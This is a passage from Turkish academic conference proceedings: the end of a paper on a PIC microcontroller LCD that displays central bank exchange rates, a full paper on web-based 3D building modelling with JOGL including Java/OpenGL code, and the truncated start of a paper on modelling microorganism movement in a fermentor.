**Port Test :** PC ile mikrodenetleyici devresi arasında iletişimin sağlanıp sağlanmadığını kontrol edilir.




**Port Aç :** Bu butonla PC'den mikrodenetleyiciye veri iletimi seri port ayarlarına göre hazır hale getirilir.

**Port Kapat :** seri portu veri iletimine kapatır.

**Kur Alımı :** İki adet kur alımı mevcuttur. Otomatik kur alımı, kur değerlerinin kur güncelleme süresinde belirtilen zaman aralıklarında; diğerinde ise sadece kullanıcının talep ettiği zamanda alınmasını sağlar.


**Gecikme:** PC ile mikrodenetleyicinin çalışma frekansı farkını kapatmak için gerekli zaman gecikmesi.



Şekil 3. Seri port ayarları ekran görüntüsü

### 2.3.2. Yazı gönderme ayarları

Bu çalışmada kullanılan LCD modül, 4 satıra sahip ve her bir satırı 20 karakterden oluşmaktadır. Şekil 4'deki gönderme penceresinde gösterildiği gibi radyo butonlarla istenilen satır seçilir. Daha sonra bu satırlarda yazı yazdırılabilir, kaydırılabilir veya silinebilir. LCD temizle ise LCD ekranındaki yazıları tamamen silmek için kullanılır. Metin kutusuna girilen yazı en az 1 en fazla 20 karakter olmalıdır.



Şekil 4. PC den mikrodenetleyici devresine yazı gönderme form ekranı

LCD nin her satırını kontrol etmek için bilgisayardan değişik karakterler gönderilmektedir. İstenilen satır formdan radyo butonlarla seçilir. Hangi satırın seçildiğini belirlemek için mikrodenetleyiciye bazı karakterler gönderilir. Bu karakterler:

1. satır : “}”
2. satır : “]”
3. satır : “{”
4. satır : “[”

Şeklinde seçilmiştir. Bunun için istenilen başka karakterler de seçilebilir ancak bunlar başka amaçla kullanılmamalıdır.

Mikrodenetleyici önce bu karakterlerin gelmesini bekler. Karakter geldikten sonra bu karaktere ait satıra istenilen metin yazılır. Karakter alımını engellemek içinde bilgisayardan son olarak “%” karakteri gönderilmektedir. Bu daha öncede bahsedildiği gibi karakter alımını engellemek için kullanılır. Bu işlem yapılmazsa mikrodenetleyici sürekli veri almaya çalışır ve gelen her veriyi rasgele bir satıra yazar. Bu karakter gelince mikrodenetleyici en başa döner ve karakter gelmesini bekler. Yukarıdaki 4 karakterden biri gelirse istenilen satıra bilgi yazılır. Eğer “?” karakteri gelirse LCD temizlenir.

### 3. Bulgular ve Sonuç

Tasarlanan sistem, İnternet ortamındaki değişken nitelikte XML biçimli içeriklerin belirli mesafelere taşınması, izletilmesinde kullanılacak ekonomik bir çözümdür. Sistemin veriyi aldığı ile aktardığı mesafe arasında seri port bağlantısı bulunmaktadır. PC ile mikrodenetleyicili devre arasında kablosuz veri aktarımı (Bluetooth veya RF gibi) tercih edilirse sistemin taşınabilirliği ve kullanılabilirliği artacaktır. LCD ekranda gösterilen içeriğin takip edilmesinin kolay olması ve maliyeti artırmaması için kısa karakter dizinleri tercih edilmelidir. Sistemin amacına hizmet etmesi için izleyici kitlelerinin görüşünü kolaylaştıracak boyutta büyük LCD segmentleri tercih edilmelidir. İnternete bağlanabilen seviyede bir PC konfigürasyonu sistemin çalışması için yeterlidir.

### 4. Kısaltmalar

- PC:** Personal Computer (Kişisel Bilgisayar)  
**XML:** Extensible Markup Language  
**TCMB:** Türkiye Cumhuriyeti Merkez Bankası  
**PIC:** Peripheral Interface Controller  
**LCD:** Liquid Crystal Display  
**.NET:** Visual Studio .NET 2003  
**VB:** Visual Basic

### 5. Kaynaklar

- [1] PIC 16F84 üretici sayfası, <http://ww1.microchip.com/downloads/en/DeviceDoc/30430c.pdf>, Microchip Technology Inc.
- [2] TCMB Kurlar Sayfası, <http://www.tcmb.gov.tr/kurlar/today.xml>, Türkiye Cumhuriyet Merkez Bankası
- [3] Serial Communication with VB.Net, <http://www.codeworks.it/net/VBNetRs232.htm>, Codeworks
- [4] Communication on a serial port in NET 2.0, [http://www.codeproject.com/cs/system/Serial-port\\_COM.asp](http://www.codeproject.com/cs/system/Serial-port_COM.asp), The Code Project, Sigurd Johansen.
- [5] XML File Parsing in VB.NET, <http://www.codeproject.com/vb/net/parsefilecode.asp>, The Code Project, Pratik Desai

## Üç Boyutlu Binaların Web Üzerinde

### Otomatik Olarak JOGL ile Modellenmesi

**Aybars Uğur, Eray Hangül, Tahir Emre Kalaycı, Doğan Aydın**

Ege Üniversitesi, Bilgisayar Mühendisliği Bölümü, 35100, Bornova / İzmir

aybars.ugur@ege.edu.tr, erayhangul@gmail.com, tahir.kalayci@ege.edu.tr, dogan.aydin@ege.edu.tr

**Özet:** Bu çalışmada, Java programlama dili üzerinden OpenGL yordamlarının etkin bir şekilde kullanımını sağlayan JOGL ('Java Open Graphics Library') uygulama programlama arayüzü incelenmiştir. N katlı herhangi bir binanın, JOGL ile web tabanlı olarak üç boyutlu modellenmesini sağlayan bir yazılım geliştirilmiş ve bina görselleştirmeyi otomatikleştiren bu uygulamadan elde edilen sonuçlar, üç boyutlu içerik oluşturmada kullanılan teknikler bazında tartışılarak irdelenmiştir.

**Anahtar Kelimeler:** Görselleştirme, Üç Boyutlu Bilgisayar Grafikleri, Web3D, Modelleme, JOGL Web Based 3D Automatic Building Generation with JOGL

**Abstract:** In this academic work, JOGL (Java Open Graphics Library) API which provides use of OpenGL methods through calling them from Java, is examined. A web based application that constructs automatically any building with N floor(s) is developed with JOGL. The results we obtained from our automatic building generation application are discussed through comparison of 3D content generation methods.

**Keywords:** Visualization, 3D Computer Graphics, Web3D, Modelling, JOGL.

#### 1. GİRİŞ

JOGL, Java tabanlı OpenGL destekli grafiksel uygulamalar geliştirmek için, açık kaynak kod projesi şeklinde geliştirilip ortaya çıkarılmış bir programlama arayüzüdür. JOGL kullanılarak oyunlar, etkileşimli eğitim amaçlı uygulamalar, grafiksel modelleme/tasarım yapılabilen editörler vb. geliştirilmektedir.[7] [8] [9]

JOGLun çalışma mantığı, C programlama dili ile yazılmış OpenGL kütüphanesine ait yordamların, arka planda JNI (Java Native Interface) kullanılarak çağırılması çerçevesi üzerine oturtulmuştur. Dolayısıyla JOGL'un kullanılmak istendiği platform, OpenGL'in çalıştırılmasını desteklemelidir. JOGL, Java üzerinden OpenGL kullanımını sağlayan Java3D, GL4Java gibi diğer uygulama programlama arayüzlerinin aksine; OpenGL çağrılarını belirli bir kaç sınıfın içerdiği metodların prosedürel olarak

çağırılması şeklinde kullanımına imkan vermekte; sonuçta bu tarz bir yaklaşım daha hızlı bir şekilde grafiksel görüntüleme yapılmasına büyük katkı sağlamaktadır.

Yapılan bu çalışmamızda, kullanıcının belirttiği kat sayısı ve kat uzunluk, genişlik ve derinlik parametrelerine göre otomatik olarak üç boyutlu bir binanın modeli hızlı bir şekilde oluşturulmaktadır. Kullanıcılar geliştirdiğimiz bu yazılım sayesinde internet üzerinde oluşturdukları bu modelleri, üç boyutlu (3B) temel dönüşüm işlemlerini (taşımaya, döndürme, ölçeklendirme) uygulayarak etkileşimli olarak inceleyebilmektedirler.

#### 2. Java Tabanlı 3B İçerik Oluşturma Kütüphanelerinin Karşılaştırılması

Java programlama dili ile üç boyutlu içerik oluşturmanın temelleri ilk defa 1996 yılında

Intel, Silicon Graphics, Apple ve Sun firmalarının girişimiyle başlamıştır. 1998 yılı sonlarında Java3D'nin ortaya çıkışı ile başlayan süreç, 2000 yıllarında GL4Java'nın ve 2003 - 2004 döneminde Java3D'nin gelişimine ara verildiği sırada JOGL'un ortaya çıkışı ile farklı bir boyut kazanmıştır. [6]

#### • JOGL vs. Java3D

Java'da, 3D içerik oluşturmada, JOGL öncesi kullanılan en yaygın uygulama programlama arayüzü JavalD'dir. Günümüzde Java3D ile geliştirilmiş bir çok grafiksel uygulama mevcuttur. Java3D'nin çalışma mantığı, ağaç veri yapısında yer alan düğüm gruplarının genel görüntüleyici tarafından belirlenen hiyerarşik yapıya göre grafiksel içeriğin oluşturulması şeklinde belirlenmiştir. Bu yaklaşım, uygulama geliştiriciler açısından programlama seviyesinde kolaylık getirirken, uygulamaların çalışma hızının düşük olmasına sebep olmaktadır. Ayrıca grafiksel öğelerin oluşturulmasında OpenGL'de olduğu kadar gerçekçilik verilememektedir. JOGL, hız ve gerçekçiliğin artırılması ve uygulamalardaki belirsiz hatalar ile uyumsuzlukların giderilmesi sonucu; Java3D'nin belirtilen eksikliklerini kapatarak, 3D içerik oluşturmada daha etkin bir çözüm durumuna gelmiştir.

#### • JOGL vs. LWJGL

JOGL 'a alternatif olabilecek belli başlı uygulama programlama arayüzlerinden biri de LWJGL ('Lightweight Java Game Library')'dir. Bu kütüphane Microsoft DirectX 'in Sun Java tarafındaki karşılığı olarak düşünülebilir. [10]

Her iki kütüphane de arka planda yapılacak bir çok işi kendi yapıları içinde çözümlenmektedirler ancak LWJGL kendi pencere sistemi üzerinden çalıştığından var olan Java uygulamaları ile birleştirilmesi pek de kolay değildir. Ayrıca JOGL, Java'nın AWT, Swing gibi bileşenleriyle rahatlıkla birleştirilerek kullanılabilir. LWJGL grafiksel bir uygulamayı geliştirmek

için hazır bir paket gibi kullanılabilirken JOGL sadece grafiksel öğelerin görüntülenmesinde kullanılır.

Örneğin ses ve ses efekti işlemleri için JOAL ('Java Open Audio Library') ve girdi kontrolü (klavye, fare, oyun çubuğu vb.) için JInput kütüphaneleri kullanılarak bütünsel sonuca gidilebilir. [2]

### 3. JOGL ile Web Tabanlı Etkileşimli 3B Uygulamalar Geliştirme

#### 3.1 JOGL Kurulum

Geliştirilen uygulamaların çalıştırılması için yapılması gereken kurulum işlemleri çoğu zaman kullanıcıları ve uygulama geliştiricileri sıkıktır. Özellikle JOGL'un kurulumunda bu sıkıntılar yaşandığı görülmektedir. Kurulumda bazı püf noktalarının eksiksiz yerine getirilmesi gerekmektedir. [1]

Kurulum ile ilgili dosyaları projenin <https://iogl.dev.java.net> sitesinden indirdikten sonra aşağıdaki işlemler yapılarak geliştirme/test ortamı hazırlanabilir :

- İndirilen sıkıştırılmış haldeki dosya içeri- sindeki sistem kütüphanelerinin (windows için \*.dll, linux için \*.so uzantılı olmak üzere) Java çalışma ortamının kurulduğu dizin altındaki '/bin' dizini altına kopyalanması
- \*.jar uzantılı uygulama programlama arayüzü kütüphane dosyalarının ise Java çalışma ortamının kurulduğu dizin altındaki '/lib/ext' dizini altına kopyalanması

Örneğin windows yüklü bir makinada Java çalışma ortamının yüklü olduğu dizini

#### C:\Java\jre1.5.0\_08

olarak ele alırsak 'jogl.dll', 'jogl\_awt.dll', 'jogl\_cg.dll' dosyaları

C:\Java\jre1.5.0\_08\bin altına; jogl.jaf dosyası ise C:\Java\jre1.5.0\_08\lib\ext altına kopyalanmalıdır.

Günümüzde "Eclipse", 'JBuilder', 'IntelliJ', 'NetBeans'... vb. bir çok Java uygulama geliştirme editörü kullanılabilir. Kullandığımız editörden sistemimizde yüklü olan Java çalışma ortamını JOGL kurulumunda kullandığımız çalışma ortamı olarak belirlediğimiz anda, JOGL uygulamalarımızı geliştirebilecek ve test edebilecek şartlar sağlanmış olacaktır.

Kurulumun başarı ile gerçekleşip gerçekleşmediğini öğrenmek amacıyla aşağıdaki gibi basit bir test kodu çalıştırılabilir

**"System.loadLibrary("jogl");"**

Bu kod satırının, 'UnsatisfiedLinkException' gibi bir istisna fırlatması; Java çalışma ortamının sistem kütüphanelerini bulamaması sonucudur. Kurulum yeniden gözden geçirilmelidir.

#### 3.2 JOGL Genel Sınıf Yapısı

Aşağıda JOGL içerisindeki temel sınıf ve arayüzler ('interface') kısaca açıklanmaktadır :

- **javax.media.opengl.GL** OpenGL'e erişim için kullanılan temel arayüz sınıftır. Grafiksel içeriği tutar.
- **javax.media.opengl. GLAutoDrawable** Olay tabanlı işleme mekanizması temelinde görüntülenme işleminin yapılmasını sağlayan arayüz sınıftır.
- **javax.media.opengl. GLEventListener** Uygulamada etkileşim sırasında görüntülenmeyi değiştirebilecek olayların görüntülenmeye olan etkisini sağlayan arayüz sınıftır.
- **javax.media.opengl.GLCanvas** AWT pencere sistemi üzerinden grafiksel öğelerin görüntülenmesini sağlayan ağır bir komponenti tanımlayan sınıftır.
- **javax.media.opengl.GLJPanel** Swing üzerinden grafiksel öğelerin görüntülenmesini sağlayan hafif bir komponenti tanımlayan sınıftır.
- **javax.media.opengl.GLCapabilities** Sistemde kurulu olan OpenGL üzerinden, görüntüleme aşamasında nelerin yapılması gerektiğini belirleyen sınıftır.

JOGL kütüphanesinde bunların haricinde bir çok sınıf bulunmaktadır. Şekil - 1'de üç adet farklı renkteki (kırmızı, yeşil ve mavi) dişli çarkın JOGL kullanılarak birbirine bağımlı olarak dönme olayını örnekleyen uygulamanın ekran görüntüsü verilmiştir :



Şekil 1. JOGL Gears Demo Ekran Görüntüsü

### 4. Web Tabanlı Üç Boyutlu Bina Modelleme

İnternetin hızlı bir şekilde büyümesi ile birlikte kullanıcılar, günlük hayatlarındaki bir çok işlemlerini internet üzerinden gerçekleştirmeye başlamışlardır. Bir çok firma ürün ve hizmetlerini internet üzerinden pazarlamaktadır. Bu yaklaşım; insanların, alacağı ürün veya hizmetler için görsel yönden güçlü tanıtımları talep etmelerine ön ayak olmuştur. Böylece internet üzerinden yayınlanabilecek iki veya üç boyutlu grafiksel içerik oluşturma gereksinimlerini karşılayacak yeni yapıların ortaya çıkması sağlanmıştır. Java, Java3D ve JOGLun JApplet teknolojisi üzerinden kullanılmasına imkan sağlayarak bu gereksinimi etkin bir şekilde karşılamaktadır.

İki boyutlu grafikler yıllardır internetin ve popüler yazılımların (kelime işlemciler, tablola- ma yazılımları, sunum yazılımları) doğal bir parçası olarak kullanılmaktadır. Üç boyutlu grafikler ise;

- Bilgisayar Destekli Tasarım ve Bilgisayar Destekli Üretim
- Bilim ve Bilimsel Görselleştirme
- Eğitim ve Öğretim
- Eğlence
- Reklamcılık
- Sanat
- Sanal Gerçeklik ve Güçlendirilmiş Gerçeklik gibi bir çok alanda kullanılmaktadır. [3]

Üç boyutlu modelleme genel olarak yukarıdaki başlıkların tümünde kullanılan genel uygulamalardan biridir. 3B olarak modellenecek bir binanın var olan çizim veya modelleme programlarıyla herhangi bir birey tarafından ortaya çıkarılması çok kolay olmayan bir süreçtir.

Binaların üç boyutlu olarak otomatik bir şekilde modellenmesinde prosedürel programlama yaklaşımının kullanımı son yıllarda önem kazanmaktadır. Özellikle aşağıdaki soruların tatmin edici cevaplarının elde edilmesi bu yaklaşımın doğruluğunu kanıtlayabilecek nitelikte olacaktır :

- Bu tarz uygulamalar geliştirmek için hangi şekilde prosedürel programlama yapmak gerekir?
- Gerçek zamanlı bina oluşumunu sağlayabilmek için geliştirilen kapsamlı bir uygulama yeterince hızlı sonuç üretebilir mi?
- Mimari açıdan ne kadar doğru ve görsel açıdan ne ölçüde inandırıcı sonuçlar elde edebiliriz?
- Gerçek zamanlı görüntüleme prosedürel yaklaşım aynı anda bir çok binayı farklı detay seviyesinde görüntüleyebilecek kadar yetenekli olabilir mi? [5]

Web tabanlı mimari görselleştirmede iki ve üç boyutlu teknolojileri bütünleştiren çalışmalardan birisinde de, SVG ve X3D/VRML arayüzleri kullanılmıştır. [4]


## 5. Çok Katlı Üç Boyutlu Bina Modelleme Çalışması

Bu makalede örneklenen çalışma ile 3B modelleme bilgisi olmayan herhangi bir bireyin; binanın kat sayısı, her kattaki asansör ve merdiven sayısı gibi temel parametreleri kullanıcı dostu bir arayüzden girerek, otomatik olarak 3B binayı oluşturabilmesi sağlanmıştır. Ayrıca fare kullanımı ile binanın herhangi bir açıdan döndürülerek görüntülenebilmesi ve klavyeden yön tuşları kullanılarak binanın pozisyonunun güncellenebilmesi imkanları sunulmuş-

tur. Böylece kullanıcı verdiği parametrelerin değişmesine göre ne tip bir 3B bina modeli ortaya çıkabileceğini hızlı ve pratik bir şekilde görebilmektedir.

Geliştirdiğimiz uygulamada, otomatik bina oluşturma yaklaşımı, önceki çalışmalardan farklı olarak; JOGL ile ilk defa web üzerinde uygulanmıştır.

Uygulamada Şekil - 2'de gösterildiği gibi kullanıcıdan bina kat sayısı ve her bir katın uzunluk, en ve tavan yükseklik değerini belirtmesi beklenmektedir.



Şekil 2. Bina kat parametreleri

Kullanıcının girdiği temel parametrelerin dışında, her bir kat için istenildiği takdirde; belirtilen sayıda, kata ait hedef noktası,merdiven ve asansör yerleştirilebilmektedir. (Şekil 3.)



Şekil 3. Binanın ilk katı için kat parametreleri

Örneğin Şekil - 3'de binanın birinci katı için 'T' harfi ile kırmızı renkte belirtilen elemanlar 2 adet hedef noktasını, 'L' harfi ile turuncu renkte belirtilen elemanlar 2 adet asansörü ve

'SC' ifadesi ile belirtilen mavi renkteki elemanlar ise merdivenleri göstermektedir. Parametrelerin dağılımı ve yerleştirilmesi kullanıcının siyah renk ile belirtilen alanı, ilgili parametre tipini seçtikten sonra tıklaması ile yerleştirilebildiği gibi; 'Random' butonuna basılarak da istenilen sayıda rastgele elemanın dağıtılması şeklinde de yapılabilmektedir.

Yukarıdaki gibi ilgili parametreler girildikten sonra binanın oluşturulması istendiğinde, öncelikle yukarıdaki Swing JPanel'inde yer alan parametrelerin koordinat değerleri JOGL'un koordinat sistemine göre normalize edilerek pozisyon değerleri güncellenmektedir. Bu işleme ait temel kod bloğu şöyledir :

### X, Z eksenlerine ait normalize edilmiş koordinatların bulunması :

```
// Z eksenini için...
public float getZCoordinateValue(float
floorWidth, float normalizedZ) {
float returnValue = -1;
returnValue = floorWidth *
normalizedZ * 0.5f; return
returnValue;
}

// X eksenini için...
public float getXCoordinateValue(float
normalizedX, float floorLength) {
float returnValue = -1;
returnValue =
Math.abs((floorLength/2)
(normalizedX * floorLength));
return returnValue;
}
```

Y eksenini için binanın her katının tavan yükseklik değeri referans kabul edildiğinden bu ekseninde herhangi bir dönüşüm işlemine gerek kalmamıştır.

Bina çiziminde öncelikle her bir kat tel kafes ('wireframe') küp şeklinde her bir kenarı farklı renkte olmak üzere çizdirilmiştir. Daha sonra her bir katın kendisine ait parametreleri sırasıyla iterasyonlarla çizdirilerek sonuca ulaşılmıştır.

### Bina kat sayısı kadar iterasyonda her bir katın çizdirilmesi :

```
mainDisplayList= gl.glGenLists(1);
gl.glNewList(mainDisplayList,
GL.GL_COMPILE);
for (int i = 0;
i<=building.getFloorCount() - 1;
i + + )
{
drawFloor(building.getFloor(i));
}
gl.glEndList();
```

### Bir katın tabanı ile çizdirilmesini örnekleyen kod bloğu CdrawFloof) :

```
gl.glColor3d(
Math.random(), Math.random(), Math.
random());
gl.glTranslatef(0, building.
getFloorHeight(), 0);
/*
Poligon Çizici sınıfımız
kullanılarak kat çizdiriliyor...
*/
polygonDrawer.drawWireCube(
building.getFloorLength(),
building.getFloorHeight(),
building.getFloorWidth());
gl.glPushMatrix();
gl.glTranslatef(0,
building.getFloorThick()/2-
building.getFloorHeight()/2,
0);
gl.glScalef(1,
building.getFloorThick(), 1);
/*
Poligon Çizici sınıfımız
kullanılarak kat tabanı
çizdiriliyor...
*/
polygonDrawer.drawSolidCube(
building.getFloorLength(),
building.getFloorThick(),
building.getFloorWidth());
gl.glPopMatrix();
```



## Dönüşüm İşlemi Örneği (Matris Kullanımı) :

```
gl.glPushMatrix();  
gl.glTranslatef(  
    newPoint.getX(),  
    building.getFloorHeight() /  
(MFTSPUtility.TARGET_SCALE_RATE*  
    building.getFloorHeight() / 2),  
    newPoint.getZ());  
gl.glScalef(  
    building.getFloorLength() /  
    MFTSPUtility.TARGET_SCALE_RATE,  
    building.getFloorHeight() /  
    MFTSPUtility.TARGET_SCALE_RATE,  
    building.getFloorWidth() /  
    MFTSPUtility.TARGET_SCALE_RATE);  
glut.glutSolidCube(1);  
gl.glPopMatrix();
```

Yukarıdaki kod bloğunda; var olan grafiksel içeriğin 'glPushMatrix' metodu ile korunmasından sonra 'glTranslatef' metodu ile x, y ve z eksenlerinde öncelikle taşıma dönüşüm işlemi yapılmış ve daha sonra üç eksen üzerinde de 'glScalef' metodu ile ölçeklendirme işlemi gerçekleştirilmiştir. Bir birim ayrıt uzunluğuna sahip birim küp nesnesi bu dönüşümleri kendi üzerinde yansıtabilecek şekilde 'glutSolidCube' metodu ile çizdirilerek, 'glPopMatrix' metodu ile bu işlemlerin başında korunan grafiksel içerik yeniden gösterilmektedir.

Aşağıda, uygulamanın etkinliği için kullanılan 'Display List' tekniği örneklenmektedir :


## Görüntüleme Listesi Kullanımı (Display List)

```
mainDisplayList = gl.glGenLists(1);  
gl.glNewList(mainDisplayList,  
    GL.GL_COMPILE);  
for (  
    int i = 0;  
    i <= building.getFloorCount() - 1; i++) {  
    drawFloor(building.getFloor(i));  
}  
gl.glEndList();
```

## Uygulamanın Ürettiği Farklı Bina Görüntü Örnekleri

### 2 Katlı Bina Model Örneği (Şekil 4.) :


(1. Kat : 3 adet hedef noktası, 1 adet asansör)  
(2. Kat : 1 adet hedef noktası, 1 adet asansör, 1 adet merdiven)



Şekil 4. 2 Katlı Bina Model Örneği

### 5 Katlı Bina Model Örneği (Şekil 5.) :

(1. Kat : 6 adet hedef noktası, 2 adet asansör, 1 adet merdiven)  
(2. Kat : 2 adet hedef noktası, 1 adet asansör, 1 adet merdiven)  
(3. Kat : 1 adet asansör)  
(4. Kat : 4 adet hedef noktası, 2 adet asansör)  
(5. Kat : 3 adet hedef noktası)



Şekil 5. 5 Katlı Bina Model Örneği

## 6. Sonuçlar

### 6.1 Grafik Arayüzlerinin Karşılaştırılması

Uygulama geliştirilirken JOGL dışındaki grafiksel içerik oluşturma kütüphaneleri ve teknikleri gerçekleştirim sırasında kullanılan teknikler bazında irdelenerek karşılaştırılmıştır.

Elde edilen sonuçlar belirlenen başlıklar açısından Tablo - 1'de listelenmektedir :

	JOGL	Java3D	OpenGL
<b>Grafiksel İçerik Kalitesi</b>	Çok İyi	İyi	Çok İyi
<b>Görüntüleme Hızı</b>	iyi	Orta	Çok İyi
<b>Programlama Kolaylığı</b>	İyi	Çok İyi	Orta
<b>Platform Uyumluluğu</b>	İyi	İyi	Çok İyi
<b>Web Yayınlama Kolaylığı</b>	Çok İyi	Çok İyi	Az
<b>Farklı Uygulamalarla Ortak Çalışabilme</b>	İyi	İyi	Çok İyi

Tablo 1. - JOGL, Java3D, OpenGL kütüphanelerinin karşılaştırılması

Gerçekleştirilen bu uygulama sonucunda JOGL'un web tabanlı üç boyutlu içerik oluşturmada gayet başarılı olduğu anlaşılmıştır. OpenGL ve Java ortamlarının birleştirilerek web üzerinden kullanılabilmesini sağlaması, bir çok projenin daha çok kişiye; çok daha hızlı bir şekilde ulaşabilmesini sağlayacaktır. Java geliştiricileri üç boyutlu grafiksel programlamayı rahatlıkla kullanabileceklerdir.

### 6.2 Programın Web Tabanlı Bina Oluşturma Sürecine Etkisi

Özellikle, üç boyutlu etkileşimli olarak geliştirilen grafiksel uygulamaların web üzerinden kullanılması, anlatılmak istenen konuyu; bu konu hakkında hiç bir bilgisi olmayan kullanıcılara dahi kolay bir şekilde sunabilmesi bakımından önemli bir hale gelmiştir.

Geliştirilen uygulama Java'nın 'Web Start' teknolojisi kullanılarak internet üzerinden kullanılabilir hale getirilmiştir.

<http://yzgrafik.ege.edu.tr/projects/MFVis> adresinden uygulama etkileşimli olarak kullanılabilir. Bu yaklaşım, çözümün daha hızlı ve kolay bir şekilde kullanıcıya sunulması bakımından önemlidir. Günümüzde bir çok uygulama web hatta mobil tabanlı çalışabilecek şekilde geliştirilerek bilgiye erişimdeki sınırların kalktığı örneklenmektedir.

Kullanıcıların istedikleri bir bina modelini, internet üzerinden kolaylıkla oluşturabildikleri gözlemlenmiştir. Yazılım geliştiriciler açısından ise, OpenGL altyapısının kullanılması sayesinde çok karmaşık modeller hızlı bir şekilde oluşturularak, üzerlerinde işlemler yapılabildiği anlaşılmıştır. Çalışmamızda, desen kaplama ('Texture Mapping'), hazır 3B model yükleme ('3D Object Loading') ve karmaşık aydınlatma ('Illumination Effects') gibi modüllerin eklenmesi aşamasına gelinmiştir. Böylece uygulama, mimari ve görsel açıdan daha gerçekçi bina modellerini de destekleyecektir.

Arka planda OpenGL kullanılması, gerçekçiliği ve hızı artırırken; nesneye dayalı programlama yaklaşımı da programlama aşamasında harcanan çabayı minimum düzeye indirerek daha etkin bir şekilde uygulama geliştirilebilmesini sağlamaktadır. Bu özellikleri sayesinde, gelecekte JOGL'un kullanım oranı artacak ve değişik alanlardaki yazılım geliştiriciler tarafından tercih edilecektir.

## 7. Kaynaklar

[1]. Canroy, K., JOGL : A Beginner's Guide and Tutorial, 2 Eylül 2004.

[2]. Twilleagear, D., Kesselman, J., Goldberg, A., Petersen, D., Soto, C. J., Melissinos, C., Java Technologies for Games.

- [3]. Uğur, A., Bilgisayar Grafikleri Ders Notları, EGE Üniversitesi, Bilgisayar Mühendisliği Bölümü, 2002 - 2003.
- [4]. Wei, Y., Integrating web 2D and 3D technologies for architectural visualization: applications of SVG and X3D/VRML in environmental behavior simulation, Web3D 2006: 11th International Symposium on 3D Web Technology, 2006.
- [5]. Whelan, G., Automatic Building Generation, Institute of Technology Blanchardstown, Graphics and Gaming Group, 2006.
- [6]. Xu, Z., Yen, Y., Chen, X. J., OpenGL Programming in Java .
- [7]. JOGL : Java Bindings for OpenGL, <https://jogl.dev.java.net>
- [8]. Nehe Productions, <http://nehe.gamedev.net>
- [9]. OpenGL, <http://www.opengl.org>, SGI
- [10]. Sun Developer Network, <http://java.sun.com>, Sun Microsystems

## Bir Fermentörde Çoğalan Mikroorganizmaların Buldukları Ortamdaki Üç Boyutlu Hareketlerinin Modellenmesi

**Oğuz Akpolat**

Muğla Üniversitesi, Fen Edebiyat Fakültesi, Kimya Bölümü, 48000 Muğla

**Özet:** Bir fermentörde çoğalan mikroorganizmaların miktarlarına bağlı olarak buldukları ortamda üç boyutlu hareketlerinin modellenmesi öncelikle mikroorganizmanın büyüme kinetik esasları çerçevesinde kütle miktarlarının bulunması ile eş zamanlı olarak mikroorganizmaların fermentördeki üç boyutlu rastgele dağılım hareketlerinin akı kan moleküllerininkine benzetilerek modellenip görsel olarak izlenebilmesine dayanır. Burada büyüme kinetiğinin ifade edilmesinde en basit gösterim olan Monod büyüme kinetiği denklemi ile parçacıkların rastgele hareketlerinin modellenmesinde Brownian hareket denklemi seçilmiştir. Hazırlanan matematik modele ilişkin yazılan algoritmanın uygulanması MATLAB yazılımı kullanılarak gerçekleştirilmiş olup biçimsel olarak üç boyutlu grafikte gösterilen mikroorganizma hareketleri video filmine dönüştürülmüştür.

**Anahtar Kelimeler:** mikroorganizma, çoğalma, boyut, hareket, modelleme

### Modeling of Growing Microorganisms' Moves in Three Dimensions in a Fermentor

**Abstract:** In this work, the moving of the microorganisms to be grown in a fermentor in three dimensions was modeled. The modeling bases on the calculating of their concentrations by the principles of growth kinetics and the determining of their randomly activities depending on their amounts in the fermentor accepted by similar with those of fluid particles, simultaneously. The algorithm written for application of the modeling was run by MATLAB software and the activities of the microorganisms were arranged as a video film.

**Keywords:** microorganism, growing, dimension, move, modeling

### 1. Giriş

Biyoteknolojinin dünyadaki gelişimine bakıldığında her geçen gün daha yaygın olarak karşılaşılmakta olduğu açıktır. Biyoteknoloji kısaca mikroorganizmaların, hücre ve doku kültürlerinin ve bunların çeşitli kısımlarının teknik uygulama potansiyelinden yararlanmak üzere biyokimya, mikrobiyoloji ve mühendisliğin entegre olduğu bir ara kesitte yer alır. Diğer bir deyişle biyoteknoloji, canlı hücreler (mikroorganizmalar, bitki ve hayvan hücreleri) veya hücrelerden elde edilen enzimler veya organeller tarafından gerçekleştirilen biyolojik reaksiyonlar ile uğraşır. Böylesi bir yaklaşımla biyoteknoloji gen teknolojisindeki gelişmeler-


le de daha verimli suşların üretildiği biyoloji, biyolojik büyüme ya da enzimatik reaksiyonlar sırasındaki kimyasal değişimleri inceleyen biyokimya ve tüm bu biyolojik ve biyokimyasal ortamların tasarlandığı ve üretim tekniklerinin uygulandığı mühendislik kavramlarına dayanır [1, 2, 3]. Enzimatik reaksiyonlar hariç genel de fermentasyon olarak da adlandırılan biyoteknolojik üretim aslında uygun bir mikroorganizmanın bir fermentördeki ihtiyaç duyduğu çoğunlukla şeker olan ana besin (substrat) ve bazı tuzlar ve vitaminler gibi destek maddelerinden oluşan bir besi ortamında çoğaltılması esasına dayanır. Ancak bu büyüme sırasında ticari değeri de olan kimyasal ürün ya da ürünler daha sonra mikroorganizmanın bünyesinden

ya da mikroorganizmanın içinde geliştiği besi ortamından muhtelif fiziksel ya da kimyasal yöntemlerle ayrılır [4]. Yine bu sırada çoğalan mikroorganizmaların büyüme hızı ya da eğer enzimatik bir biyokimyasal reaksiyon varsa reaksiyonun oluşma hızı, büyüme kinetiği veya enzim kinetiği mekanizması kullanılarak modellenir [4, 5]. Bu çalışmada da bir fermentörde mikroorganizma olarak alınan tek bir bakteri türünün çoğalması, büyüme kinetiği çerçevesinde incelenmiş olup, zamana karşı sayıları artan bakterilerin üç yönlü hareket eden bir canlı türü olarak fermentör içerisindeki dinamik davranışı modellenmiş ve bu bakteri kolonisinin hareketi daha sonra da video filmine dönüştürülmüştür.

## 2. Yöntem

### 2.1. Mikroorganizmaların Büyüme Kinetiği

Şekil 1'de verildiği gibi ana hatlarıyla çizilen bir fermentördeki mikroorganizmaların büyüme davranışını gösteren değişik modeller mevcuttur.




Şekil 1 Kesikli olarak çalışan (batch) bir fermentörün şematik görünümü (a)

Bunların en basit olanı, KS kinetik model sabiti olmak üzere tank içindeki substrat konsantrasyonuna (S) bağlı olarak, Monod denklemiyle aşağıdaki gibi verilmiştir [4, 6].

$$\sigma = \sigma_{\max} \frac{S}{K_S + S} \quad [h^{-1}] \quad (1)$$

Burada  $\sigma_{\max}$  ulaşılabilecek en yüksek büyüme hızını göstermek üzere o spesifik substrat tüketim hızıdır. Bu büyümeye ilişkin olarak ( $\nu_S=1$ ) alınarak yazılan makroskopik reaksi-


yon denklemi ise



